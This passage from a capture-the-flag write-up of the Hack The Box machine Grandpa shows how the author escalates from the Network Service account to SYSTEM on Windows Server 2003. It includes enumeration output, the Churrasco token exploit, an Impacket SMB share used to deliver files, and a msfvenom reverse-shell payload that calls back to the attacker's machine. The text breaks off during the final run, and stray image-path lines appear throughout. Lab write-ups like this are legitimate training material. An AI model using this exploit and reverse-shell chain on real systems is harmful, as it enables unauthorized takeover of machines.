0x3 Foothold


Basic enumeration

I check user permissions and system information.



```
c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>whoami /all
whoami /all

USER INFORMATION
----------------

User Name                    SID
============================ ========
nt authority\network service S-1-5-20


GROUP INFORMATION
-----------------

Group Name                       Type             SID                                            Attributes
================================ ================ ============================================== ==================================================
NT AUTHORITY\NETWORK SERVICE     User             S-1-5-20                                       Mandatory group, Enabled by default, Enabled group
Everyone                         Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
GRANPA\IIS_WPG                   Alias            S-1-5-21-1709780765-3897210020-3926566182-1005 Mandatory group, Enabled by default, Enabled group
BUILTIN\Performance Log Users    Alias            S-1-5-32-559                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                    Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE             Well-known group S-1-5-6                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization   Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
LOCAL                            Well-known group S-1-2-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                    Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAuditPrivilege              Generate security audits                  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
```


System information.




```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 GRANPA
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 0 Hours, 20 Minutes, 13 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 758 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,299 MB
Page File: In Use:         171 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A
```

users

There's another user called *Harry*.



```
C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings

04/12/2017  04:32 PM    <DIR>          .
04/12/2017  04:32 PM    <DIR>          ..
04/12/2017  04:12 PM    <DIR>          Administrator
04/12/2017  04:03 PM    <DIR>          All Users
04/12/2017  04:32 PM    <DIR>          Harry
               0 File(s)              0 bytes
               5 Dir(s)   1,317,236,736 bytes free
```




```
C:\Documents and Settings>net users
net users

User accounts for \\GRANPA

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
Harry                    IUSR_GRANPA              IWAM_GRANPA
SUPPORT_388945a0
The command completed successfully.
```

Chuurasco.exe

From basic enumeration, I know it is running Windows 2003 Server, and I got *Network Service* user.
Therefore, I try *churrasco.exe* exploit.


- https://www.exploit-db.com/exploits/6705
- https://github.com/jivoi/pentest/blob/master/exploit_win/churrasco

I start SMB server.




```
ghost@localhost [15:12:58] [~/Documents/arsenal/pe-windows/exploits]
→ % smbserver.py -smb2support kali .
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Then I copy the exploit.




```
C:\WINDOWS\Temp>whoami
whoami
nt authority\network service

C:\WINDOWS\Temp>copy \\10.10.14.6\kali\churrasco.exe .
copy \\10.10.14.6\kali\churrasco.exe .
        1 file(s) copied.

C:\WINDOWS\Temp>.\churrasco.exe
.\churrasco.exe
/churrasco/⟶Usage: Churrasco.exe [-d] "command to run"
C:\WINDOWS\TEMP

C:\WINDOWS\Temp>.\churrasco.exe -d "whoami"
.\churrasco.exe -d "whoami"
/churrasco/⟶Current User: NETWORK SERVICE
/churrasco/⟶Getting Rpcss PID ...
/churrasco/⟶Found Rpcss PID: 668
/churrasco/⟶Searching for Rpcss threads ...
/churrasco/⟶Found Thread: 672
/churrasco/⟶Thread not impersonating, looking for another thread...
/churrasco/⟶Found Thread: 676
/churrasco/⟶Thread not impersonating, looking for another thread...
/churrasco/⟶Found Thread: 684
/churrasco/⟶Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/⟶Getting SYSTEM token from Rpcss Service...
/churrasco/⟶Found NETWORK SERVICE Token
/churrasco/⟶Found LOCAL SERVICE Token
/churrasco/⟶Found NETWORK SERVICE Token
/churrasco/⟶Found LOCAL SERVICE Token
/churrasco/⟶Found SYSTEM token 0x728
/churrasco/⟶Running command with SYSTEM Token...
/churrasco/⟶Done, command should have ran as SYSTEM!
nt authority\system
```

It works. Now I generate a reverse shell with *msfvenom* and copy to the server.




```
ghost@localhost [15:31:49] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % msfvenom -a x86 -p windows/shell_reverse_tcp -f exe LHOST=tun0 LPORT=80 > ghost.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Then I execute while netcat is listening.




```
C:\WINDOWS\Temp>copy \\10.10.14.6\kali\ghost.exe .
copy \\10.10.14.6\kali\ghost.exe .
        1 file(s) copied.

C:\WINDOWS\Temp>.\churrasco.exe -d ghost.exe
.\churrasco.exe -d ghost.exe
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
